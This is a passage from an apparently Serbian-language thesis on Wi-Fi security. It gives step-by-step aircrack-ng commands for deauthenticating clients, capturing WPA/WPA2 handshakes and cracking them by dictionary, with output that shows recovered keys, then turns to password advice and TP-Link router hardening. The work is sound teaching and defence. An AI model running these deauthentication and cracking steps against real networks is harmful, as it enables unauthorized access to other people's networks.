<https://forum.bits.media/index.php?/topic/9426-gmail-meniai-parol/>

```

root@kali:~# airmon-ng start wlan0
Found 4 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID Name
584 NetworkManager
677 wpa_supplicant
780 avahi-daemon
781 avahi-daemon

PHY Interface Driver Chipset
phy0 wlan0 rtl8192ce Realtek Semiconductor Co., Ltd. RTL8188CE 802.11b/g/n
WiFi Adapter (rev 01)
(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)

```

Slika 3.23 – Postavljanje bežičnog adaptera u monitor režim rada

```

root@kali:~# kill 584
root@kali:~# kill 677
root@kali:~# kill 780
root@kali:~# kill 781
root@kali:~# 

```

Slika 3.24 – Isključivanje nepotrebnih procesa

Nakon toga u novom terminalu treba pokrenuti **airodump-ng** alat kako bi detektovali mreže koje koriste WPA-PSK mehanizam zaštite, i odabrati mrežu za izvršavanje napada (Slika 3.25). Komanda za pokretanje ovog alata je:

airodump-ng wlan0mon

```
CH 5 ][ Elapsed: 12 s ][ 2015-09-28 15:11
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
70:54:D2:48:1C:9E	-1	0	14 0 6	-1	OPN				<length: 0>
B4:30:52:F7:3B:B7	-1	0	21 0 11	-1	WPA				<length: 0>
02:1A:11:F1:FB:0A	-37	39	1 0 6	54e	WPA CCMP	PSK		Asus	
00:18:F8:7B:35:C3	-57	37	0 0 10	54e	WPA2 CCMP	PSK		Dukica	
F8:D1:11:BC:51:86	-67	29	35 0 6	54	WPA2 CCMP	PSK		LeDjo007	
D8:97:BA:45:A7:1A	-69	37	0 0 11	54e	WPA2 CCMP	PSK		5lc8df	
28:28:5D:B9:F7:E0	-71	23	0 0 1	54e	WPA2 CCMP	PSK		drkostovski	
B0:48:7A:E6:7C:52	-73	22	0 0 1	54e	WPA2 CCMP	PSK		markoni-root	
B0:48:7A:98:8A:D0	-73	22	0 0 11	54e	WPA2 CCMP	PSK		tp-link wr841n	

Slika 3.25 – Detektovanje bežičnih mreža sa WPA-PSK mehanizmom zaštite

Nakon odabira mreže za napad treba pokrenuti prikupljanje mrežnog saobraćaja komandom (snimakPSK je naziv fajla na Desktopu u koji će se upisivati snimljeni saobraćaj):

airodump-ng -c 6 --bssid 02:1A:11:F1:FB:0A -w /root/Desktop/snimakPSK wlan0mon

U novom terminalu je zatim potrebno pokrenuti **aireplay-ng** alat kako bi izvršili deautentifikaciju legitimnog klijenta. Potrebno je uneti komandu:

aireplay-ng -0 3 -a 02:1A:11:F1:FB:0A -c D8:E5:6D:CC:EF:B9 wlan0mon

gde je:

-0 oznaka napada

3 broj zahteva za autentifikaciju

-a MAC adresa bežične pristupne tačke (u ovom slučaju to je 02:1A:11:F1:FB:0A)

-c MAC adresa klijenta autentifikovanog na mreži (u ovom slučaju to je D8:E5:6D:CC:EF:B9)

wlan0mon bežični mrežni adapter prethodno postavljen u monitor režim rada.

```
root@kali:~# aireplay-ng -0 3 -a 02:1A:11:F3:83:B3 -c D8:E5:6D:CC:EF:B9 wlan0mon
16:50:18 Waiting for beacon frame (BSSID: 02:1A:11:F3:83:B3) on channel 6
16:50:18 Sending 64 directed DeAuth. STMAC: [D8:E5:6D:CC:EF:B9] [ 0|39 ACKs]
16:50:19 Sending 64 directed DeAuth. STMAC: [D8:E5:6D:CC:EF:B9] [ 4|46 ACKs]
16:50:19 Sending 64 directed DeAuth. STMAC: [D8:E5:6D:CC:EF:B9] [29|57 ACKs]
root@kali:~#
```

Slika 3.26 – Slanje zahteva za deautentifikacijom

Nakon slanja zahteva za deautentifikacijom potrebno je vratiti se u prozor terminala u kom je pokrenut **airodump-ng** i proveriti da li je detektovao četverostruku razmenu poruka. Ukoliko nije, ponoviti zahtev za deautentifikacijom sve dok se ne detektuje ova razmena poruka, kao što se može videti na slici 3.27.

```
CH 14 ][ Elapsed: 54 mins ][ 2015-09-28 16:06 ][ WPA handshake: 02:1A:11:F2:40:4A
```

Slika 3.27 – Uspešno uhvaćena četverostruka razmena poruka za odabranu bežičnu pristupnu tačku

Kada je ovaj deo napada uspešno obavljen pristupa se poslednjoj fazi napada koja se odnosi na pokušaj otkrivanja PSK lozinke uz pomoć rečnika. Potrebno je pokrenuti **aircrack-ng** alat, učitati željeni rečnik i pokrenuti pretragu. Za ovo treba otkucati sledeću komandu:

```
aircrack-ng -w /root/Desktop/passlist.txt -b 02:1A:11:F1:FB:0A
/root/Desktop/snimakPSK*.cap
```

gde je:

-w opcija za učitavanje rečnika (u ovom slučaju /root/Desktop/ je putanja do passlist.txt fajla-rečnika)

-b MAC adresa bežične pristupne tačke (u ovom slučaju to je 02:1A:11:F1:FB:0A)

/root/Desktop/snimakPSK*.cap putanja i naziv fajla u kom je smešten snimljeni saobraćaj.

```
root@kali:~# aircrack-ng -w /root/Desktop/passlist.txt -b 02:1A:11:F1:FB:0A /root/Desktop/snimakPSK*.cap
Opening /root/Desktop/snimakPSK-01.cap
Reading packets, please wait...
Aircrack-ng 1.2 rc2
```

Slika 3.28 – Pretraga ključeva uz pomoć rečnika

Na slici 3.28 se vidi uspešno pokrenuta pretraga PSK ključeva uz pomoć rečnika i **aircrack-ng** alata. Kada je pretraga pokrenuta jedino što preostaje je čekanje i nadanje da je traženi ključ sadržan u rečniku. Ukoliko to nije slučaj potrebno je učitati novi rečnik i započeti pretragu iznova sve dok ključ ne bude

pronađen. Neuspešni pokušaji i rečnici korišćeni u tim pokušajima u ovom radu nisu, i neće biti prikazani i navođeni.



```
[01:06:53] 3186080 keys tested (786.52 k/s)
KEY FOUND! [ nesa4life ]

Master Key      : B2 81 76 BB BF F5 AD C6 7C D3 FD D0 5F 2A A3 5C
                  52 E4 F5 AA 94 81 A3 BB FB 91 F9 EB FE DB 84 8C

Transient Key   : 7C C7 A2 A9 87 CB 90 5C CB 8D DF 41 69 C1 E5 85
                  78 4F AA AC 61 44 1E 1D 1F 2B 25 86 4D A4 22 5D
                  84 8A 75 31 01 F0 68 3D 11 E8 06 54 7B C8 7A AA
                  FD 7F 77 44 21 61 0F FF F3 C3 84 F3 85 C7 12 E0

EAPOL HMAC     : 2E 2C C2 54 88 56 32 D6 0E EB B2 93 50 66 3F 97
root@kali:~#
```

Slika 3.29 – Uspešno pronađen WPA-PSK ključ

Slika 3.29 prikazuje uspešno pronađen WPA-PSK ključ nakon testiranih 3,1 miliona lozinki za oko 1h.

Napad uz pomoć rečnika na WPA2-PSK

Alati korišćeni za realizaciju ovog napada su, kao i u oba prethodna slučaja *aircrack-ng* alati, korišćeni na **Kali 2.0** distribuciji Linux operativnog sistema. Komande ovog napada su potpuno iste kao komande u napadu putem rečnika na WPA-PSK, a s obzirom na to da su one potpuno objašnjene u prethodnom tekstu u nastavku će biti samo naveden redosled komandi i prikazani odzivi sistema na njih.

Za napad se koriste četiri alata iz *aircrack-ng* grupe, za iste potrebe kao i kod WPA-PSK i to su:

- *airmon-ng*
- *airodump-ng*
- *aireplay-ng*
- *aircrack-ng*.


Procedura izvođenja napada se odvija na način koji će ukratko biti opisan u nastavku.

Najpre je potrebno bežični mrežni adapter postaviti u monitor režim rada komandom:

airmon-ng start wlan0

Zatim, u slučaju da postoje isključiti sve procese koji bi mogli da prave problem komandom **kill**. Nakon toga u novom terminalu treba pokrenuti **airodump-ng** alat kako bi detektovali mreže koje koriste WPA2-PSK mehanizam zaštite, i odabrati mrežu za izvršavanje napada (Slika 3.30). Komanda za pokretanje ovog alata je:

airodump-ng wlan0mon



BSSID	PWR	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
F8:D1:11:9A:E9:AF	-1	0	0	0	1	-1				<length: 0>
20:25:64:78:1B:71	-1	0	0	0	3	-1				<length: 0>
DA:E5:6D:CC:EF:B9	-39	61	2	0	1	54e	WPA2	CCMP	PSK	Dr Spasic
AC:E2:15:1D:2F:D8	-53	74	0	0	3	54e	WPA2	CCMP	PSK	Doktor Spasic
70:54:02:43:6E:09	-65	52	32	0	6	54	WPA2	CCMP	PSK	4a8f26
00:71:C2:14:2D:F6	-69	48	3	0	11	54e	WPA2	CCMP	PSK	52e35d
D8:97:BA:01:15:4A	-71	32	71	1	11	54e	WPA2	CCMP	PSK	fb476c
00:18:F8:7B:35:C3	-70	55	1	0	11	54	WPA2	CCMP	PSK	ALCATEL ONETOUCH POP C7


Slika 3.30 - Detektovanje bežičnih mreža sa WPA2-PSK mehanizmom zaštite

Nakon odabira mreže za napad potrebno je pokrenuti prikupljanje mrežnog saobraćaja komandom (pri čemu je snimakwpa2 naziv fajla u koji će se upisivati snimljeni saobraćaj u folderu WPA2 na Desktop-u):

airodump-ng -c 6 --bssid DA:E5:6D:CC:EF:B9 -w /root/Desktop/WPA2/snimakwpa2 wlan0mon

U novom terminalu je zatim potrebno pokrenuti **aireplay-ng** alat kako bi izvršili deautentifikaciju legitimnog klijenta. Potrebno je uneti komandu:

aireplay-ng -0 3 -a DA:E5:6D:CC:EF:B9 -c AC:36:13:04:03:65 wlan0mon




```

root@kali:~# aireplay-ng -0 3 -a DA:E5:6D:CC:EF:B9 -c AC:36:13:04:03:65 wlan0mon
19:28:48 Waiting for beacon frame (BSSID: DA:E5:6D:CC:EF:B9) on channel 1
^[[A19:28:48 Sending 64 directed DeAuth. STMAC: [AC:36:13:04:03:65] [ 0] 0 ACKs
19:28:49 Sending 64 directed DeAuth. STMAC: [AC:36:13:04:03:65] [ 0] 24 ACKs
19:28:49 Sending 64 directed DeAuth. STMAC: [AC:36:13:04:03:65] [ 0] 42 ACKs
19:28:50 Sending 64 directed DeAuth. STMAC: [AC:36:13:04:03:65] [ 0] 42 ACKs

```

Slika 3.31 - Slanje zahteva za deautentifikacijom klijenta na mreži

Nakon slanja zahteva za deautentifikacijom potrebno je vratiti se u prozor terminala u kom je pokrenut **airodump-ng** i proveriti da li je detektovao četvorostruku razmenu poruka. Ukoliko nije (Slika 3.32), ponoviti zahtev za deautentifikacijom sve dok se ne detektuje ova razmena poruka, kao što se može videti na slici 3.33.




```

root@kali:~# aircrack-ng -w /root/Desktop/crack.list -b DA:E5:6D:CC:EF:B9 /root/Desktop/WPA2/*.cap
Opening /root/Desktop/WPA2/snimakwpa2-01.cap
No valid WPA handshakes found..
Quitting aircrack-ng...

```

Slika 3.32–Neuspešan pokušaj hvatanja handshake-a za odabranu bežičnu pristupnu tačku



```

CH 3 ][ Elapsed: 1 min ][ 2015-09-28 19:41 ][ WPA handshake: DA:E5:6D:CC:EF:B9


```

Slika 3.33 – Uspešno snimljen *handshake* za odabranu bežičnu pristupnu tačku

Kada je ovaj deo napada uspešno obavljen pristupa se pokušaju otkrivanja PSK lozinke uz pomoć rečnika. Potrebno je pokrenuti **aircrack-ng** alat, učitati željeni rečnik i pokrenuti pretragu. Za ovo treba otkucati sledeću komandu:

```
aircrack-ng -w /root/Desktop/ckack.list -b DA:E5:6D:CC:EF:89  
/root/Desktop/WPA2/*.cap
```

Ukoliko traženi ključ nije sadržan u rečniku potrebno je učitati novi rečnik i započeti pretragu iznova sve dok ključ ne bude pronađen. Neuspešni pokušaji i rečnici korišćeni u tim pokušajima u ovom radu nisu prikazani i navođeni.



```
Aircrack-ng 1.2 rc2  
[02:03:20] 5831560 keys tested (710.14 k/s)  
KEY FOUND! [ d6wlos7268 ]  
  
Master Key   : 10 D0 34 25 62 72 00 C5 F7 D8 9C 13 E6 3C 34 91  
              9B 9B DE 1F DE 59 D4 E4 0B AA 9A 5F EE F2 0A 17  
  
Transient Key : 1A 87 3E 0F EB 56 CA 70 21 FE 9B 26 53 BD A7 31  
              54 6F 2A 0B 1E C8 94 7D F9 10 D7 FB 38 D1 26 9C  
              35 7C C1 6F 98 D5 4E EB DF D3 BC EE 30 4D 6C 1F  
              94 DC 20 7E F2 C9 56 68 54 AC BB D9 4D EC 3C 0A  
  
EAPOL HMAC   : 0C C3 C0 D5 BB 48 76 72 3B 35 84 82 AA DF BF 2D  
root@kali:~#
```

Slika 3.34 – Uspešno pronađen ključ za WPA2-PSK

Slika 3.34 prikazuje uspešno pronađen WPA2-PSK ključ nakon testiranih nešto više od 5,8 miliona lozinki za oko 2h.

U napadima na sva tri bezbednosna protokola uspeli smo da dodjemo do lozinke bežične mreže. Ni jedna od lozinki do kojih smo došli (slike 3.22, 3.29 i 3.34) ne ispunjava zahteve koje je potrebno ispuniti kako bi se neka lozinka smatrala bezbednom, pa je to verovatno i uzrokovalo našim uspešnim napadima (osim u slučaju WEP-a, koji se razbija bez obzira na jačinu lozike). Za lozinke koje ne sadrže kombinacije velikih i malih slova, brojeva i specijalnih karaktera, već su zasnovane na poznatim rečima, postoji mnogo veća verovatnoća da se mogu naći u nekom od rečnika, pa da se samim tim može uspešno izvesti napad na mrežu sa takvom lozicom.

4 Evaluacija bezbednosti bežičnih računarskih mreža

Kao što se iz napada opisanih u prethodnom poglavlju moglo primetiti, oni su veoma leko izvodljivi, a u slučaju napada na WEP mehanizam, veoma brzi. Za razbijanje 128-bitne WEP lozinke, bilo je potrebno svega 18 minuta. 64-bitnu lozinku je, logično, još brže i lakše pronaći.

Što se tiče napada na WPA/WPA2 mehanizme, već je bilo reči da oni mogu trajati veoma dugo, i da je njihova najslabija, a ujedno i komponenta od koje zavisi uspeh samog korišćenja rečnik. Mogu se koristiti rečnici sa milionima reči, ali se i pored toga ne dođe do lozinke mreže koju napadamo. Pretrage po obimnim rečnicima zahtevaju dosta vremena, i mogu trajati i danima sa realnom mogućnošću da se i tada ne dođe do željene lozinke, jer ona nije sadržana u rečniku.

Prilikom opisa napada na WPA/WPA2 već je rečeno da neuspešni pokušaji nisu prikazani, a nemojte misliti da ih nije bilo. Postupak je trajao danima, i isprobano je više rečnika na više različitih mreža, dok nisu dobijeni pozitivni rezultati koji su ovde prikazani. Kao što se moglo videti, u uspešno izvedenim napadima je testirano po više miliona lozinki pre nego što je pronađena prava (3,1 milion za WPA, i 5,8 miliona za WPA2). Nikako ne treba očekivati da će se lozinka naći iz prve i u kratkom vremenskom periodu, jer su šanse za to jako male. Ako ni jedan od rečnika koji posedujete ne urodi plodom, postoje mogućnosti kreiranja specijalizovanih rečnika profilisanih prema potencijalnoj žrtvi, ali i o tome je već bilo reči.

Jedini sigurno uspešan napad, koji ovde nije izvođen, je *brute-force* metod potpune pretrage. To je napad kojim se isprobavaju sve moguće kombinacije sa zadatim alfabetom za zadata dužinu reči, odnosno lozinke. Ovaj metod je toliko vremenski zahtevan da jednom prosečnom računaru treba 4 dana da isproba sve kombinacije malih slova engleskog alfabeta sa dužinom reči od 6 karaktera koristeći alat **HashCat**, koji je takođe sastavni deo **KaliOS**-a. Ovaj alat je jedan od najpopularnijih za ovu vrstu napada, posebno iz razloga što poseduje grafički korisnički interfejs i dosta je intuitivan.^[15] Ovde korišćeni alat **aircrack-ng** ne poseduje brute-force metod napada. Ipak, postoji mogućnost izvoza (eng. *export*) uhvaćene *handshake* poruka u neki od formata kojim koriste alati za *brute-force* pretragu.

Kako se bezbednost WPA/WPA2 protokola ovde testiranih zasnivala na jačini lozinke (broj karaktera, originalnost lozinke), može se zaključiti da je potrebnosmišljati lozinke koje se ne bi mogle naći u rečnicima, a koje se sastoje od karaktera, brojeva ali i tzv. specijalnih karaktera (!, ?, #, _, *, i sl.). Veliki broj korisnika bi na ovo verovatno stavilo primedbu da je ovakve lozinke teško zapamtiti.

Postavlja se onda pitanje kako naći kompromis između komplikovanih i lako pamtljivih lozinki. Odgovor se krije u korišćenju modifikovanih fraza, koje bi korisnici lako zapamtili, a one se kao takve sigurno ne bi mogle naći ni u jednom rečniku.

Primeru radi ako bi lozinku „**IvanaLukic**“ modifikovali u „**!v4n4Luk!c**“, opet bi je lako zapamtili, a jedni način njenog razbijanja bi bio *brute-force* napad, što bi za ovu lozinku od 10 karaktera, koristeći alfabet, brojeve i specijalne karaktere, na prosečnom računaru trajalo duže od godinu dana, što je praktično neizvodljivo.

4.1 Podešavanje bežične pristupne tačke

Istraživanjem ponude bežičnih uređaja koje isporučuju Internet provajderi u našoj zemlji, kao i ponude na domaćem tržištu, došli smo do zaključka da se najviše koriste bežične pristupne tačke proizvođača **TP-Link**. I ako postoji veliki broj proizvođača ovih uređaja, većina se podešava na sličan način. U nastavku ovog poglavlja će biti dat predlog konfiguracije jednog ovakvog uređaja, kao i predlog bezbednosne politike koju bi trebalo primeniti, kako prethodno opisani napadi ne bi mogli biti izvedeni.



Slika 4.1 – Bežični ruter TP-Link WR841N^[16]

Uređaj odabran za konfigurisanje, prikazan na slici 4.1 je **TP-Link WR841N**. Ovaj proizvođač nudi opciju on-line emulacije¹⁷ svojih uređaja, pa korisnici i na taj način mogu „vežbati“ konfigurisanje istih. Ovaj uređaj funkcioniše kao bežična pristupna tačka koja ima za cilj povezivanje bežičnih klijenata sa okosnicom mreže, ali može raditi i kao ruter i vršiti translaciju adresa. Ovaj uređaj je predviđen za povezivanje bežične SOHO mreže, kojima smo se i bavili u ovom radu, sa Internet provajderom. Kao što se na slici 4.1 može videti, ovaj uređaj poseduje bežični mrežni adapter, antene, port za vezu sa Internet provajderom i portove komputatora za povezivanje lokalne računarske mreže, koji se inicijalno koriste za konfigurisanje uređaja.


Da bi se izvršila inicijalna konfiguracija ovog uređaja, potrebno je povezati računar na jedan od portova, i mrežni adapter ovog računara podesiti da automatski dobija IP adresu. Većina ovakvih uređaja ima fabrički predefinisani DHCP server koji će klijentima dodeljivati adrese.

¹⁷Za on-line emulatore kompanije TP-Link posetiti: <http://www.tp-link.com/en/emulators.html>

Za podešavanje ovih uređaja je potreban web pretraživač, pošto se većina konfiguriše preko web interfejsa.^[17] Potrebno je pokrenuti pretraživač i u *address bar*-u otkucati `http://192.168.1.1` ili `http://192.168.1.0`, i prijaviti se sa korisničkim imenom „admin“ i lozinkom „admin“ (slika 4.2).




Slika 4.2 – Prijava na web interfejs uređaja




Slika 4.3 – Izgled web interfejsa uređaja

Većina uređaja ima neku od ove dve predefinisane IP adrese, a na poledini uređaja ili u uputstvu se može videti koja se stvarno adresa koristi. Iz bezbednosnih razloga podsećamo da bi administratorski nalog za konfigurisanje uređaja trebalo promeniti odmah nakon prvog pristupa ruteru, kako bi sprečili zlonamerne korisnike da vrše izmene u podešavanjima i prave sigurnosne propuste koje bi kasnije mogli da koriste. Podrazumevanu adresu nije neophodno menjati, ali je to moguće odabirom opcije *Network* u navigaciji sa leve strane, a zatim odabirom opcije *LAN*.




Slika 4.4 – Podešavanje lokalne adrese rutera

Adresiranje u lokalnoj računarskoj mreži se podešava odabirom opcije *DHCP* u navigaciji, a zatim *DHCP Settings* – slika 4.5. Ovde se može podesiti maksimalan broj korisnika u mreži, vreme iznajmljivanja adresa, DNS serveri (u ovom primeru je navedena adresa *Google* DNS servera 8.8.8.8). Kao adresa *Default Gateway*-a upisuje se adresa rutera, pa ovde treba paziti, da ako je ona izmenjena u prethodnom koraku, treba je i ovde izmeniti.



Slika 4.5 - Podešavanje adresa DHCP servera

U okviru opcije *DHCP Clients List* mogu se dobiti informacije o adresama koje su iznajmljene, ako postoje takve, kao i imena uređaja koji su ih iznajmili. Ako u mreži posedujemo npr. deljeni mrežni štampač logično je da želimo da on uvek bude na istoj adresi, pa se ovo može postići tako što ćemo za njega rezrevisati određenu adresu, u okviru opcije *Address Reservation*, navođenjem njegove MAC adrese i IP adrese koju mu dodeljujemo, a koja kasnije neće moći da bude dodeljena drugom uređaju (slika 4.6).



Slika 4.6 - Podešavanje rezervacije adresa

Poznato je da privatnim mrežama nije moguće pristupiti spolja, pa ako u okviru lokalne mreže postoji neki server kome klijenti spolja treba da pristupaju neophodno je podesiti ruter da takav saobraćaj propusti. Taj server bi za ruter predstavljao virtualni server čije je podešavanje moguće u okviru opcije *Forwarding/Virtual Server*. Da bi se saobraćaj koji dolazi spolja mogao propustiti potrebno je definisati adresu tog servera u mreži, definisati port i protokol koji će se koristiti.

Za podešavanje bežične mreže potrebno je iz navigacije odabrati opciju *Wireless*, a potom *Wireless Settings* – slika 4.7. U ovom primeru je za ime mreže (SSID) stavljeno „Diplomski rad“, a kao zemlja odabrana Makedonija, jer naše zemlje nije bilo na ponuđenoj listi. Odabrano je da se mreža radi u saglasnosti sa IEEE 802.11bgn standardima (na opsegu od 2,4 GHz), 802.11a standard na opsegu od 5GHz nije podržan na ovom uređaju. Nakon toga odabrano je da ova mreža koristi kanal broj 1. Ukoliko žilimo da kreiramo još jedno mrežu, nju bi trebalo podesiti da radi na kanalu broj 6, odnosno 11, kako bi izbegli međusobne interferencije signala. Podsećamo i da bi moglo da se prethodno izvrši skeniranje mreže, pa ako se utvrdi da u neposrednoj blizini postoji još neka bežična mreža koja koristi isti kanal, promeniti svoj na neki drugi 5 ili više kanala udaljen. Širinu kanala bi trebalo ostaviti da bude automatski određena. U ovom slučaju je odabrano da bežična pristupna tačka oglašava svoj SSID, što je moguće jednostavno isključiti, odčekiranjem odgovarajuće opcije.

Slika 4.7 - Podešavanje parametara bežične mreže


Bezbednosna podešavanja naše bežične mreže se vrše u okviru opcije *Wireless/Wireless Security*. Moguć je odabir svih prethodno pominjanih mehanizama zaštite – Open, WEP, WPA/WPA2 Personal i WPA/WPA2 Enterprise.

Odabirom opcije *Disable Security*, mreža postaje otvorena za sve korisnike, i ovu opciju ne bi trebalo koristiti. Kako je već pokazano WEP mehanizam je ranjiv na napada i ne preporučuje se njegova upotreba, što će biti napomenuto i od strane proizvođača ovog uređaja odabirom opcije WEP – slika 4.8. Detaljnije podešavanje ovog mehanizma nećemo opisivati, jer ne preporučujemo njegovu upotrebu.

Slika 4.8 - Upozorenje prilikom odabira WEP zaštite

U prethodnim poglavljima je bilo reči o kompleksnosti WPA/WPA2 mehanizama u odnosu na WEP, kao i načine na koji se ovi mehanizmi mogu koristiti. I naša, a i preporuka proizvođača uređaja (slika 4.9), je da se koristi

